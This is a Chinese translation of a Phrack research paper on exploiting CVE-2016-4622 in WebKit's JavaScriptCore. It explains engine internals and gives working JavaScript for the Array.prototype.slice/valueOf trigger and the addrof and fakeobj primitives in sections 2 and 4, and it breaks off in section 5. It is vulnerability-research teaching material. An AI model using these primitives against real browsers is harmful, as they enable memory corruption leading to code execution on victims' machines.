漏洞利用的艺术

攻击 JavaScript 引擎

一项关于 JavaScriptCore 和 CVE-2016-4622 的研究

作者:saelo

Email: phrack@saelo.net

翻译：rainbow

原文地址：http://www.phrack.org/papers/attacking_javascript_engines.html

目　录

--[0 - 引言

本文努力通过一个具体的漏洞来介绍 JavaScript 引擎漏洞利用这个话题，特定目标为 WebKit 中使用的引擎 JavaScriptCore。

我们所谈论的漏洞是 CVE-2016-4622，这个漏洞是在 2016 年早期被 yours truly 发现的，然后被 zerodayinitiative 报道出来，编号为 ZDI-16-485 [1]。攻击者利用漏洞可以造成地址泄漏并且能够向引擎中注入伪造的 JavaScript 对象。把这些合并在一起将会在渲染进程中导致远程代码运行。漏洞在版本 650552a 中已被修复。本文中的代码片段取自生皮本 commit 320b1fc,是最后一个可以攻击的版本。漏洞的提出大概是在 1 年前的版本 commit 2fa4973。所有的利用代码在 Safari 9.1.1 中测试通过。

我们所说的漏洞利用需要关于各种引擎内部的知识，然而知识本身也很有意思。尽管这样的各种知识作为现代 JavaScrip 引擎的一部分在将来会被一直讨论，这一次我们将会把目光放在 JavaScriptCore 的实现上，但是这种理念一般也适用于其它的引擎。

在本文的大部分内容中不需要提前掌握关于 JavaScript 语言的相关知识。

--[1 - JavaScript 引擎概览

从大处看，一个 JavaScript 引擎包含：

* 一个编译器基础框架，特别是至少要包含一个即时编译器
* 一个用于操作 JavaScript 值的虚拟机
* 一个提供一组内置的对象和函数运行时库

我们不会关注编译器框架内部工作情况，因为它们大多与我们研究的漏洞无关。把编译器看作一个可以从已知源码放出字节码(在 JIT 编译器的例子中有可能是源生代码)的黑盒，就可以达到我们的目的了。

----[1.1 - 虚拟机，值和 NaN-boxing

虚拟机通常包含一个能够直接执行被放出字节码的解释器。虚拟机经常使用基于堆栈的（相对于基于寄存器的），围绕着一些值进行操作。特定的 opcode 的 handler 的实现，可能看起来是这样的:

```
CASE(JSOP_ADD)
{
    MutableHandleValue lval = REGS.stackHandleAt(-2);
    MutableHandleValue rval = REGS.stackHandleAt(-1);
    MutableHandleValue res = REGS.stackHandleAt(-2);
    if (!AddOperation(cx, lval, rval, res))
        goto error;
    REGS.sp--;
}
END_CASE(JSOP_ADD)
```

注意：这个例子实际上是取自火狐 Spidermonkey 引擎，而 JavaScriptCore (此处简称 JSC)使用的是用汇编语言编写的解释器，实现方法并不完全与上面的这个例子一致。有兴趣的读者可以在 owLevelInterpreter64.asm 中找到 JSC 低级别解释器(llint)的实现方法。

通常初级实时编译器（有时叫作基线实时编译器）负责处理去除一部分解释器的调度开销，而高级的实时编译器执行一些比较复杂的优化，这一点比较像我们常用到的提前编译器。优化型实时编译器是典型的推测式的，意思就是他们是在一些推测的基础上进行优化，比如：”这个变量会一直包含一个数字”。推测也有可能最终被证明是错误的，代码会 bail out to one of the lower tiers。想要了解更多的关于不同执行模式的信息，读者可以去看一下引用中的 [2] and [3].

Javascript 是一种动态类型的语言。正因如此，类型信息与（运行时）的值关联而不是与（编译时）的变量有关。JavaScript 类型系统[4]定义了元类型(数字，字符串，逻辑值，空值，未定义，符号)和对象（包括数组和函数）。特别的是，JavaScript 语言中没有像现在的其它语言一样包含类的概念。取而代之的是 JavaScript 使用了所谓的工“基于原型的继承”，每个对象（可能是空值）都有一个相关的具有其属性原型对象。有兴趣的读者可以去参考 JavaScript 说明[5]获取更多的信息。

由于性能原因（快速拷贝、适应 64 位架构的寄存器等），所有的主要的 JavaScript 引区擎以不超过 8 个字节表示一个值。一些引擎如 Google 的 V8 使用标记的指针来表示值。使用不重要的一些位来指出该值是一个指针还是某种形式的立即数。JavaScriptCore(JSC)和火狐的 Spidermonkey 则使用一种叫作 NaN-boxing 的概念。NaN-boxing 利用存在着多位型表示 NaN 的事实，所以其它的值可以被编码成 NaN.具体的说，每一个 IEEE 754 实数值用全部的指数位组都置位，但一段不等于 0 的部分表示 NaN。对于双精度值[6]，为我们提供了 2^51 咱不同组合位类型（忽略标志位和第一段位置 1，这样仍然可以表示空值）。这就足够编码 32 位整数和指针了，因为即使是在 64 位平台上目前也只用到了 48 位来寻址。

JSC 使用的机制在 JSCJSValue.h 中作出了很好的解释，强烈建议读者去阅读一下。在下面引用了相关的部分，因为这部分内容在后面会很重要：

```
* 高 16 位代表编码的 JSValue 的类型:
*
*     指针  {  0000:PPPP:PPPP:PPPP
*              / 0001:****:****:****
*     双精度实数  {         ...
*              \ FFFE:****:****:****
*     整数值 {  FFFF:0000:IIII:IIII
```

* 我们执行的机制通过执行一个 64 位的整数值加上 2^48 到这个数值上，这样操作之后未编码的双精度值会以 0x0000 或 0xFFF 开始，在后续可能发生的实施操作之前，值必须要先执行反向解码操作。

* 32 位有符号型整数使用 16 位 0xFFFF 进行标记。

* 标记 0x0000 代表一个指针或者是另一种形式的标记的立即数，逻辑值，空值和未定义值通过具体的，无效指针值：

```
*     假:      0x06
*     真:      0x07
*     未定议: 0x0a
*     空值:      0x02
```


有意思的是，0x0 不是一个有效的 JSValue 并且会导致引擎内部崩溃。

----[1.2 - 对象和数组

Javascript 中的对象本质上是属性的集合，是以（键，值）成对存储的。属性既可以通过 dot 操作符获取(foo.bar)，也可以通过中括号获取(foo[‘bar’]).至少在理论上,在执行查询之前,值作为键使用时先转换为字符串。

说明手册中数组被描述为特殊的（“外来的”）对象，如果它们的属性名称能够被一个 32 位的整数表示[7]，这些对象的属性也被称作元素。现在的大多数引擎将这一概念扩展到所有的对像。当数组具有一个特殊的“长度”属性，并且这个属性的值总是等于最高元素的索引值加 1，数组即变成了对象。这样最终即每个对象同时拥有属性和元素，属性通过一个字符串或符号键访问，而元素通过整数索引访问。

在内部，JSC 把属性和元素存储在同一个内存区域，把指向该区域的指针存储在对象自身中。这个指针指向内存区域的中间，属性值在左边（低地址方向），元素值在右边。在被指向元素地址的前面，还有一个头数据，头数据中包含了元素向量的长度。这一概念被称作“Butterfly”，即对应的值分别分布在左右，就像是蝴蝶的翅膀一样。可以推测，在下面我们将会将把指针和内存区域看作是“Butterfly”。假如在上下文环境中并不明显，我们会对其具体的意义作出提示。



然而，特别情况下，元素不一定会在内存中线性存化零储。尤其是这样的代码：

将可能导致数组以某种稀疏模式存储,就是执行额外的步骤从已有的索引映射到外存储器。那样的话，这个数据不需要 10001 个值的位置。除这两种不同的存储模式以外，数组还可以按不同的表示方式来存储。比如，在大多数操作中，一个 32 位的整数数组可以以源生的形式存储以避免在很多操作中的(NaN-)unboxing 和 reboxing 过程，并且节省了内存。类似这样的情况，JSC 定义了一组不同的索引型，可以在 IndexingType 中找到。最重要的一些如下：

```
ArrayWithInt32      = IsArray | Int32Shape;
ArrayWithDouble     = IsArray | DoubleShape;
ArrayWithContiguous = IsArray | ContiguousShape;
```

在这里，最后的类型存储 JSValues，而前两个存储它们的源型。

在这一点上，读者可能想知道在这种模式下一个属性的查找是如何执行的。稍后我们会深入探索，但是精简的解释就是，一种 JSC 中叫作“结构”的特殊的元对象，与每个对象关并提供了从属性名到位值数值的映射。

----[1.3 - 函数

在 Javascript 语言中函数非常重要，所以应该讨论一下它们。

当执行一个函数体时，两个特殊的变量变得可以使用。其中一个是“arguments”，提供了可供访问的函数的参数（还有调用者），这样可以建立一个具有可变参数数量的函数。另一个是“this”，根据函数的调用指向不同的对象。

* 如果函数作为一个构造函数被调用（使用 'new func()'），'this '指向新建立的对象，它的原型已经被设置到函数对象的.prototype 属性，这一属性在函数定义时已经设置在新对象中了。

* 如果函数作为一个对象的方法被调用（使用'obj.func()'），然后 'this' 将会指向引用对象。

* 其它情况 'this' 指向当前的全局对象，就像它在函数外一样。

因为 JavaScript 中函数是一级对象，它们也可以有属性，在上面我们已经看到.prototype 属性了。另每个函数（实际是函数原型）都有两个非常有意思的属性分别是.call 和.apply 函数，允许通过一个“this”对象和参数调用。可以以实现 decorator 功能为例：

```
function decorate(func) {
    return function() {
        for (var i = 0; i < arguments.length; i++) {
            // do something with arguments[i]
        }
        return func.apply(this, arguments);
    };
}
```

这也牵涉到一些引擎内部 JavaScript 函数的实现，因为它们不能对它们调用对象的值进行假设，原因是从脚本中它可以被设置为任意值。这样，所有的内部 JavaScript 函数将会需要不仅检查它们的参数类型还要检查“this”对象。

从内部上，内置函数和方法 [8]通过以下两种方法中的一种来实现：作为 C++或者 JavaScript 本身的源生函数。

我们来看一下 JSC 中关于源生函数的一个简单例子：Math.pow()的实现：

```
EncodedJSValue JSC_HOST_CALL mathProtoFuncPow(ExecState* exec)
{
    // ECMA 15.8.2.1.13

    double arg = exec->argument(0).toNumber(exec);
    double arg2 = exec->argument(1).toNumber(exec);

    return JSValue::encode(JSValue(operationMathPow(arg, arg2)));
}
```

我们可以看到：

1. 源生 JavaScript 函数标签。

2. 如何通过参数方法提取参数（如果未提供足够的参数，该方法返回未定义值）。

3.参数如何转换为所需要的类型，有一组转换规则对转换进行控制，比如数组转换为数据，可以使用 toNumber。以后会有很多这样的例子。

4.源生数据类型的实际操作是怎么执行的。

5. 结果如何返回给调用者。在这种情况下是简单的把结果源生数值编码为一个值。还有另一种型式可以看到：各种操作的核心实现（在本例中的 operationMathPow）被移进了单独的函数，所以他们可以被 JIT 编译后的代码直接调用。

--[2 - 漏洞

存在问题的漏洞在于 Array.prototype.slice 的实现[9]。这个原生的函数 arrayProtoFuncSlice 位于 ArrayPrototype.cpp 中，在 JavaScript 中只要 slice 方法被调用时,就会调用

```
var a = [1, 2, 3, 4];
var s = a.slice(1, 3);
// s 现在包含 [2, 3]
```

下面的实现方法为了提高可读性进行了一些格式转换、删节,对解释进行了一些注释.全部实现内容也可以在网上找到[10].

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
  /* [[ 1 ]] */
  JSObject* thisObj = exec->thisValue()
                      .toThis(exec, StrictMode)
                      .toObject(exec);
  if (!thisObj)
    return JSValue::encode(JSValue());

  /* [[ 2 ]] */
  unsigned length = getLength(exec, thisObj);
  if (exec->hadException())
    return JSValue::encode(jsUndefined());

  /* [[ 3 ]] */
  unsigned begin = argumentClampedIndexFromStartOrEnd(exec, 0, length);
```

```
    unsigned end =
        argumentClampedIndexFromStartOrEnd(exec, 1, length, length);

    /* [[ 4 ]] */
    std::pair<SpeciesConstructResult, JSObject*> speciesResult =
      speciesConstructArray(exec, thisObj, end - begin);
    // 如果我们调用某个用户函数，我们只能得到一个异常      if
(UNLIKELY(speciesResult.first ==
    SpeciesConstructResult::Exception))
      return JSValue::encode(jsUndefined());

    /* [[ 5 ]] */
    if (LIKELY(speciesResult.first == SpeciesConstructResult::FastPath &&
          isJSArray(thisObj))) {
      if (JSArray* result =
            asArray(thisObj)->fastSlice(*exec, begin, end - begin))
        return JSValue::encode(result);
    }

    JSObject* result;
    if (speciesResult.first == SpeciesConstructResult::CreatedObject)
      result = speciesResult.second;
    else
      result = constructEmptyArray(exec, nullptr, end - begin);

    unsigned n = 0;
    for (unsigned k = begin; k < end; k++, n++) {
      JSValue v = getProperty(exec, thisObj, k);
      if (exec->hadException())
        return JSValue::encode(jsUndefined());
      if (v)
        result->putDirectIndex(exec, n, v);
    }
    setLength(exec, result, n);
    return JSValue::encode(result);
  }
```

代码基本上做了以下这些事情:

1.为方法调用获取相关对象(此例中是一个数组对象)

2.取数组长度

3. 转换参数(开始和结束索引)为源生整数型和把它们列为 range [0, length)

4.检查确认是否一个片断构成器[11]应该被使用.

5. 执行分片

最后一步有两种方法完成:如果数组是原生密集存储的数组,使用'快速分片',只是使用已给出的索引和长度将值拷贝到新的数组.
如果快速分片无法完成,就使用一个简单的循环来获取元素,把它加到新的数组里.注意,与属性获取器使用的较慢方法相比,快速分片不做任何边界检查... ;)

看一下代码,很容易推理出变量'begin'和'end',当它们被转换成源生整数后,数值将会比数组的长度小.然而,我们可以通过滥用 JavaScript 类型转换规则打破这个假设通过.

-- [2.2 -关于 JavaScript 的转换规则

JavaScrip 是天生弱类型的，也就是说它会很乐于把其它的不同的类型转换为现在需要的类型。思考一下 Math.abs()这个函数，功能是返回参数的绝对值。下面所有的例子都是有效的调用，即任何一个都不会引发异常:

```
Math.abs(-42);        // 参数是一个数值
    // 42
Math.abs("-42");      // 参数是一个字符串
   // 42
Math.abs([]);         // 参数是一个数组
// 0
Math.abs(true);       // 参数是一个逻辑值
// 1
Math.abs({});         // 参数是一个对象
// NaN
```

相对而言，强类型语言例如 python，如果将一个字符串传给 abs()函数，一般会产生一个异常（或者需要静态编异的语言会触发一个编译器错误），比如举例，一个字符串传给 abs（）函数。

数字类型的转换规则在[1.2]中已经描述过了。这个控制着从对象类型转换为数字（和一般的原生类型）规则非常有趣。更特别的是，如果这个对象有一个可以调用的叫做"valueOf"的属性，这个方法将会被调用，如果它是一个原始值，这个值会被作为返回值，就是以下这样：

```
Math.abs({valueOf: function() { return -42; }});
// 42
```

----[2.3 - "valueOf"漏洞利用

在“ arrayProtoFuncSlice ”的例子中转换为原始类型是在 argumentClampedIndexFromStartOrEnd 中进行的。这个方法也是把参数集合成一个 range[0,length]:

```
JSValue value = exec->argument(argument);
if (value.isUndefined())
    return undefinedValue;
```

```
double indexDouble = value.toInteger(exec);  // Conversion happens here
if (indexDouble < 0) {
    indexDouble += length;
    return indexDouble < 0 ? 0 : static_cast<unsigned>(indexDouble);
}
return indexDouble > length ? length :
                              static_cast<unsigned>(indexDouble);
```

现在如果我们改变其中一个参数中的 valuOf 函数中的数组长度，然后，分片的实现将会继续使用之前的长度，从而导致在 memcpy 时产生越界访问。

然而在做这点之前，如果我们收缩了数组，我们先要确认元素存储真的改变了大小，为了型清楚这一点，我们快速看一下.length 设置的实现方法。从 JSArray::setLength:

```
unsigned lengthToClear = butterfly->publicLength() - newLength;
unsigned costToAllocateNewButterfly = 64; // a heuristic.
if (lengthToClear > newLength &&
    lengthToClear > costToAllocateNewButterfly) {
    reallocateAndShrinkButterfly(exec->vm(), newLength);
    return true;
}
```

这段代码执行了一个启法式的方法来避免频繁重新定位数组。为了强制重新定位我们的数组，我们将会需要一个比原来的数组小的多的新长度。比如说从 100 个元素到 0 个元素将会成功。

知道了这些，下面就是我们如何利用 Array.prototype.slice:

```
var a = [];
for (var i = 0; i < 100; i++)
    a.push(i + 0.123);

var b = a.slice(0, {valueOf: function() { a.length = 0; return 10; }});
// b = [0.123,1.123,2.12199579146e-313,0,0,0,0,0,0,0]
```

正确的输出应该是一个填充了 10 个 undefined 值的数组，因为数据在前面而非的分片操作中已经清 0 了。尽管如此，我们可以看到一些数组中的实数值，看起来我们好像是读到了数组尾部之后的元素:)

----[2.4 - 关于漏洞的反思

这个特别的程序错误并不是新的，已经被发掘出来有一阵子了[13，14，15]。这个核心问题是一种（互斥）状态，被缓存在堆栈框架中（在这种情况下是数组对象的长度）再加上

植根于调用堆栈中的各种能够执行用户提供代码的回调机制（在本例中的“valueOf”方法。在这种设置下，很容易在整个函数过程中关于引擎的状态做出错误的假设。同样的问题由于各种事件回调函数的原因也出现在了 DOM 中。

--[3 - JavaScriptCore 堆

在这一点上，我们已经读取到了超过我们数组的数据，但是并不清楚我们在那里获得的是什么。为了弄清楚这些，需要一些关于 JSC 堆分配器的背景知识。

----[3.1 - 垃圾回收器基础

JavaScript 是一种垃圾回收语言，即程序员不需要关心内存管理问题，取而代之的是垃圾回收器会实时回收不可访问的对象。

垃圾回收的一个方法就是引用计数，这是在在很多的应用程序中都使用到的一种方法。尽管如此，现在所有的主要 JavaScript 引擎使用一种标记和清除算法。在这里收集器定期扫描所有存在的对象，从一组根结点开始，然后向后释放掉所有的已经死亡的对象。根结点一般是位于堆栈中的指针，就象是一个 WEB 浏览器环境中的“窗口”对象。

各种垃圾回收系统有着很多的差异。我们现在讨论一些垃圾回收系统的关键属性，这将会帮助读者明白一些相关的代码。对于这个主题已经很熟悉的读者可以跳过本章。

首先，JSC 使用的是一种保守垃圾收器[16]。本质上，这意味着垃圾收集器并不自己去追踪根结点，而是在垃圾回收的过程中，它会扫描堆栈中的所有可能是指向堆的指针，并把他们视为根结点进行处理。相对而主，经如 Spidermokey 使用一种精准垃圾收集器，这样就需要把所有堆栈中的堆对象引用归集到一个指针类中(Rooted<>)，这个指针类处理通过垃圾收集器注册对象的相关事宜。

下一步，JSC 使用增加式垃圾收集器。这种垃圾收集器通过几步扫行标记，允许应用程序运行其中，减少垃圾回收延迟。然而，这需要一些其它的努力来保证正确的工作。考虑一下下列的情况：

* 垃圾收集器运行并访问某一 O 对象和它所引用的相关对象。
垃圾收集器将所访问的对象进行标记然后暂停，这样应用程序可以再次运行。

* 对象 O 改变了，关于另一个对象 P 的新引用对加到对象 O 上。

* 然后垃圾收集器再次运行，但是它并不知道 P 的存在。它完成标记阶段之后，释放到对象 P 的内存。

为了避免这一情况的发生，所谓的写入屏障。在这种情况中使用写入屏幕负责通知垃圾收集器。这些屏障在 JSC 中是通过 WriteBarrier<>类和 CopyBarrier<>类来实现的。

最后，JSC 同时使用一个移动的和非移动的垃圾收集器。移动垃圾收集器将活动的对象移动到一个不同的地点并更新所有指象这些对象的指针。这对一些已经死亡的对象进行了优化，因为这些对象不会产生运行时系统开销：而不是把它们放入一个自由的列表中，整个内存区域很简单的就被释放了。JSC 自己存储 JavaScript 对象，与一些其它的对象一起存放在一个非移动的堆中，即标记空间。而把 buterfliest 和一些其它的数组存进一个移动的堆中，即拷贝空间。

----[3.2 - 标记空间

标记空间是一些内存块。这些内存块是用来跟踪分配的 CELL。在 JSC 中，标记空间中分配的每一个对象都继承于 JSCell 类,这样就是以一个 8 字节的头开始，与在其它域相比，这个头中包含了被垃圾收集器使用的当前 CELL 的状态。这个域是被垃圾收集器用来跟踪那些已经访问过的 CELL。

关于标记空间还有一另一个值得一提的事情：JSC 在每一个标记块的开始存储一个标记块实例:

```
inline MarkedBlock* MarkedBlock::blockFor(const void* p)
{
    return reinterpret_cast<MarkedBlock*>(
                reinterpret_cast<Bits>(p) & blockMask);
}
```

这个实例包含指向私有堆的指针和一个 VM 实例，如果这些指针在当前环境下不可用，这个 VM 实例允许引擎得到这些指针。这就使建立一个假的对象变得很困难，因为在执行一些操作时可能会需要一个有效的标记块实例。如果可能的话，在一个有交往的标记块中建立一个假的对象是比较合适的。

----[3.3 - 拷贝空间

拷贝空间在标记空间内中存储与某一对象相关联的内存缓冲区。这些大部分是 butterflies,但是类型化数组的内容也可能在那里。正因如此，我们的越界访问发生在这片内存区域中。

拷贝空间分配器非常简单：

```
CheckedBoolean CopiedAllocator::tryAllocate(size_t bytes, void** out)
{
  ASSERT(is8ByteAligned(reinterpret_cast<void*>(bytes)));
```

```
    size_t currentRemaining = m_currentRemaining;
    if (bytes > currentRemaining)
      return false;
    currentRemaining -= bytes;
    m_currentRemaining = currentRemaining;
    *out = m_currentPayloadEnd - currentRemaining - bytes;

    ASSERT(is8ByteAligned(*out));

    return true;
  }
```

这本质上是一个 bump 分配器：它会简单的返回当前块的接下来的 N 个字节的内存，直到块被完全使用。
这样的话，这就保证了两个连续的分配放在相邻的内存中（边界情况是第一个填满了当前的块）。

这对我们来说是一个好消息。如果我们各用一个元素分配两个数组，然后这两个 butterflies 在事实上各种情况下都会彼此相邻。

--[4 - 构建漏洞利用原语

虽然存在问题的漏洞最开始看起来像是一个越界读取，实际上是它是一个更有力的原语，因为它让我们“注入”我们选择的 JSValues 新创建的 JavaScript 数组，并且还能够注入到引擎中。
我们现在从已给的漏洞构造两个漏洞利用原语，使我们能够

1.泄漏任意 JavaScript 对象的地址
2.注入一个伪造的 JavaScript 对象到引擎中
我们将会把这些原语称为 'addrof' 和 'fakeobj'。

----[4.1 前提: Int64

正如之前所见，我们的漏洞利用原语现在返回了浮点值而不是整数值。事实上，至少在理论层面，JavaScript 中所有的数值都是 64 位浮点数[17].在现实中，正如已经提过的，大部分引擎出于性能原因考虑都有一个专用的 32 位整数型。但是会在需要的时候转换为浮点值。（比如在溢出时）。这样的话就不可能使用 JavaScript 中原始的数值来表示任意的 64 位整数值（和某些特殊的地址），

这样的话，不得不建立一个帮助模块，以用来存储 64 位整数实例。它支持：

* 从不同的参数型：字符串，数值，字符数组对 Int64 实例进行初始化.
*通过 assignXXX 等方法将加或减的结果赋值给一个已经存在的实例。使用这些方法避免进一步的堆分配有时是令人满意的。

*通过加和减的函数创建新实例用于保存加和减的结果。
*在双实数，JSValues 和 Int64 实例之间进行转换，这样基础位型保持一致。

最后有点值得进一步讨论。如上所见，我们得到了一个双实数，该数的基础内存解释为原生整数正是我们想要的地址。我们就需要在原生双实数和我们的整数间进行转换，这样基础位仍然不变。asDouble()可以看作运行以下的 C 代码：

```
double asDouble(uint64_t num)
{
    return *(double*)&num;
}
```

asJSValue 方法进一步代表 NaN-boxing 过程并根据以给的位型产生了一个 JSValue。感兴趣的读者建议看一下在所附的源代码文档的 int64.js 中寻找更多的细节。

处理完这些之后，让我们继续回到创建我们两个漏洞利用原语上来。

----[4.2 addrof and fakeobj

两个原语都基于一个事实：JSC 保存双实数数组在原生表达而反对 NaN-boxed 表达。这从根本上允许我们写原生双实数（索引类型 ArrayWithDoubles）但是使引擎把他们当作 JSValues 来处理（索引类型 ArrayWithContiguous），反之亦然。

所以，这里需要几步来利用地址泄漏：

1.创建一个双实数数组，这将会在内部保存为索引类型 ArrayWithDouble

2. 使用一个定制的 valueOf 函数建立一个对象 将会

2.1 压缩之前创建的数组

2.2 分配一个新的数组，包含一个我们想要知道其地址的对象。这个数组将会（很可能）在新的 butterfly 之后被替换，因为它位于拷贝空间内。

2.3 返回一个大于新数组长度的值来触发漏洞。

3. 在目标数组调用 slice()，第二步的对象作为其中的一个参数

我们现在找到了想要的地址，这个地址以 64 位浮点数值的型式位于数组中。之所以有用是因为 slice()保留索引类型。我们的新数组也将会把数据看作是原生双实数，允许我们泄漏任意的 JSValue 实例和指针。

fakeobj primitive works essentially the other way around. Here we
inject native doubles into an array of JSValues, allowing us to create
JSObject pointers:

fakeobj 原语工作起来走的是另一条路。这里我们把原生双实数注入到一个 JSValues 数组中，允许我们建立一个 JSObject 指针：

1. 建立一个对象数组。这会在内存保存为索引类型 ArrayWithContiguous

2. 建立一个具有定制 valueOf 函数的对象，将会
   2.1 压缩之前创建的数组
   2.2 分配一个新的数组，该数组包含呈个双实数，其位型与我们想要注入的 JSObject 地址相同。双实数将会以原生形式存储，因为数组的索引类型将会是 ArrayWithDouble。
   2.3 返回一个大于新数组长度的值来触发漏洞。

3. Call slice() on the target array the object from step 2 as one of
   the arguments
3. 对目标数组调用 slice() ,第二步获得的对象作为参数。

为了完整性，这两个原语的实现代码打印在下面：

```
function addrof(object) {
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push(i + 0.1337);     // 数组必须是 ArrayWithDoubles 类型

    var hax = {valueOf: function() {
        a.length = 0;
        a = [object];
        return 4;
    }};

    var b = a.slice(0, hax);
    return Int64.fromDouble(b[3]);
}

function fakeobj(addr) {
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push({});         // 数组必须是 ArrayWithContiguous 类型

    addr = addr.asDouble();
    var hax = {valueOf: function() {
        a.length = 0;
        a = [addr];
        return 4;
    }};

    return a.slice(0, hax)[3];
```

}

----[4.3 - 漏洞利用计划

从现在开始，我们的目标是通过一个伪造的 JavaScript 对象来获取一个任意内存读写原语。我们面临着下列问题：

问题 1.我们要伪造何种对象？

问题 2.如何伪造这样的对象？

问题 3.我们把这个伪造的对象放在哪，从而知道它的地址？

JavaScript 引擎已经支持 typed 数组[18]有一段时间了，这是对于原字节数据一种高效，高度优化的存储。由于它们是互斥的与 JavaScript 相比），所以这将会是我们伪造对象的好的备选对象，控制它位的数据指针，产生来自于脚本的可用的一个任意读写原语。最终的目标将会是伪造一个 Float64Array 实例。

我位现在转到问题 2 和问题 3，将需讨论 JSC 内部，即 JSObject 系统。

--[5 - 理解 JSObject 系统

JavaScript对象在JSC中通过一组C++类实现。最中心的是JSObject类，这个类本身是一个JSCell(并被垃圾收集器追踪)。JSObject 有各种子类大致类似于不同的 JavaScript 对象，比如数组（JSArray），类型数组（JSArrayBufferView），或者代理(JSProxy)。

我们现在要挖掘一下 JSC 引擎中组成 JSObjects 的不同部分。

----[5.1 - 属性存储

属性是 JavaScript 对象最重要的方面。我们已经看引擎里属性如何被保存：butterfly。但是这是真象的一半。除了 butterfly 以外，JSObjects 还可以有内联存储（默认为 6 个槽位，但是受运行时分析限制），在内存中正位于对象之后。这样，如果对于一个对象来说没有 butterfly 需要被分配的情况下，可以导致一个性能提升。

内联存储对于我们来说很有趣，因为我们能够用来泄漏一个对象的地址，这样就知道了它的内联槽的地址。这样提供了一个很好的备用位置来放置我们的伪造对象。作为加分，我们这样做还可以避免之前讨论的当在一个标记块外放置一个对象可能出现的任何问题。这是问题 3。
我们现在转向问题 2。

----[5.2 - JSObject 内部

我们将以一个例子开始：假设我们执行下面的 JS 代码

obj = {'a': 0x1337, 'b': false, 'c': 13.37, 'd': [1,2,3,4]};

这将会产生下面的对象:

(lldb) x/6gx 0x10cd97c10

0x10cd97c10: 0x0100150000000136 0x0000000000000000

0x10cd97c20: 0xffff000000001337 0x0000000000000006

0x10cd97c30: 0x402bbd70a3d70a3d 0x000000010cdc7e10

第一个四字节是 JSCell，第二个是 Butterfly 指针，由于所有的属性储存在内联槽内，其值为 null。下一个是用于 4 个属性的内联 JSValue 槽：一个整数，一个逻辑假值，一个双实数，一个 JSObject 指针。如果我们为对象加入更多的属性，一个 butterfly 将会被分配到某处用于存储这些属性。

那么,一个 JSCell 都包含什么？ JSCell.h 提示了:

StructureID m_structureID;

这是最有趣的一个，我们稍后在下面将会研究它。

IndexingType m_indexingType;

之前我们已经见过这个了，它指出了对象元素的存储模式。

JSType m_type;

保存这一单元格的类型：字符串，符号，函数，一般对象...

TypeInfo::InlineTypeFlags m_flags;

标记对于匀们的目的并不太重要。JSTypeInfo.h 中包含进一步的信息。

CellState m_cellState;

我们之前见过这个。在回收过程中被垃圾回收器使用。

----[5.3 - 关于结构

JSC 创建元对象用来描述一个 JavaScript 对象的结构或者布局。这些对象代表从属性名到内联槽或 butterfly（两者均为 JSVavlue 数组）的下标的映射。在它的最基本形式，这样的一个结构可能是〈属性名，槽索引〉成对的数组，也可能作为一个连接列表或一个哈希映射使用。开发者不是在每一个 JSCell 实例中保存一个指向这个结构的指针，而是决定保存一个 32 位索引到一个结构标中来为其它字段节省空间。


那么，一个新的属性被添加到一个对象时会发生什么呢？如果是第一次发生，会分配一

个新的结构实例，包含之前所有已经存在属性的的槽下标和为新属性的下标。属性将会被保存在相应的索引，可能需要一个 butterfly 的重定位。为了避免重复这一过程，最终的结构实例可以被缓存在前一个结构中，在一个叫作“转移表”的数据结构中。原来的结构也被调整来分配更多的内联或 butterfly 存储来避免重定位。这种机制最终使结构可以重用。

是时候来一个例子了。假设我们有下面一段 JavaScript 代码：

```
var o = { foo: 42 };
if (someCondition)
    o.bar = 43;
else
    o.baz = 44;
```

This would result in the creation of the following three Structure
instances, here shown with the (arbitrary) property name to slot index
mappings:
这会导致下列 3 个结构实例的产生，这里展示（任意）属性名到槽索引的映射：



只要这段代码再次被执行，所创建对象的正确的结构将会很容易被发现。
事实上这一概念在今天已被所有的主要引擎所使用。V8 称它们为映射或隐藏类[19]而 Spidermonkey 称它们为形状。
这项技术同样使推测性的 JIT 编译器更简单了。假设以下的函数：

```
function foo(a) {
    return a.bar + 3;
}
```

进一步假设我们已经在解释器执行了以上函数很多次，现在决定把它编译为原生代码来获得更好的性能。我们如何来处理属性查询呢？我们可以简单的跳出解释器来执行查询，但是那样将很耗费资源。假设备我们也追踪已给定的对象 foo 作为参数，发现他们都使用了同样的结构，人产现在可以生产像下面这样的（伪）汇编代码。这里 r0 最初指向参数对象：

```
mov r1, [r0 + #structure_id_offset];
cmp r1, #structure_id;
jne bailout_to_interpreter;
```

```
mov r2, [r0 + #inline_property_offset];
```

这就是一些相对于在一些原生语言比如 C 语言，访问属性要慢一些的指令。注意结构 ID 和属性领衔在代码中自己缓存了，这样这种代码构成的名字即：内存缓存。

